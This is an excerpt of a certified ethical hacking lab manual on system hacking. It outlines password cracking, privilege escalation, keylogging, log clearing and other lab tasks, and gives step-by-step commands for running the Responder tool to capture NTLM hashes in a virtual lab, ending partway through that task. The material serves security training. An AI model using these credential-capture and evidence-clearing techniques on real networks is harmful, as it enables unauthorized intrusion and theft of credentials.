System Hacking

Module 06

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objectives

The objective of this lab is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 205 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access**: Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges**: Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access**: Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs**: Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Hack a Windows Machine with a Malicious Office Document using TheFatRat		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter	√		√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√
	3.5 Image Steganography using OpenStego	√		√
	3.6 Covert Channels using Covert_TCP		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as **password cracking**, **vulnerability exploitation**, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Hack a Windows machines with a malicious Office document using TheFatRat
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- L0phtCrack located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**
- You can also download the latest version of **L0phtCrack** from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

TASK 1 — Perform Active Online Attack to Crack the System's Password using Responder

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu** (**10.10.10.9**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

1. Turn on the **Ubuntu** and **Windows 10** virtual machines.
2. In the **Ubuntu** virtual machine, click on the **Ubuntu** button to log in.




Figure 1.1.1: Click on Ubuntu button to login

By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

3. In the **Password** field, type **toor** and press **Enter** to sign in.




Figure 1.1.2: Login as the root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the left pane, under **Activities** list, scroll down and click the ( ) icon to open the **Terminal** window.

Figure 1.1.3: Open Terminal window

TASK 1.1

Install Responder Tool

5. A **Terminal** window appears. In the **Terminal** window, type **git clone https://github.com/SpiderLabs/Responder** and press **Enter** to install the Responder tool.




Figure 1.1.4: Cloning Responder tool

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Ubuntu** virtual machine:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Figure 1.1.5: Open Other Locations

- The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 1.1.6: + Other Locations window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.




Figure 1.1.7: Security pop-up

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

- A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.




Figure 1.1.8: Windows 10: shared folders

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Navigate to **CEHv11 Module 06 System Hacking\GitHub Tools** and copy the **Responder** folder.




Figure 1.1.9: Copy Responder folder

- Paste the **Responder** folder in the **Home** directory.




Figure 1.1.10: Paste Responder folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Log into Jason Account

6. Now, switch to the **Windows 10** virtual machine and log in with Username: **Jason** and Password: **qwerty**.




Figure 1.1.11: Login as Jason

7. Switch back to the **Ubuntu** virtual machine. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of Ubuntu, then double-click on the screen, enter the password as **toor**, and press **Enter**.

TASK 1.3

Run Responder

8. Type **chmod +x Responder.py** and press **Enter** to grant permissions to the script.
9. Now, type **sudo ./Responder.py -I ens33** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.

Note: **-I**: specifies the interface (here, **ens33**). The interface might differ in your lab environment.




Figure 1.1.12: Running Responder tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Responder starts listening to the network interface for events, as shown in the screenshot.




Figure 1.1.13: Responder starts listening

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Connect to the Shared Directory

11. Switch to the **Windows 10** virtual machine, right-click on the **Start** icon, and click **Run**.




Figure 1.1.14: Launching the Run window

12. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.

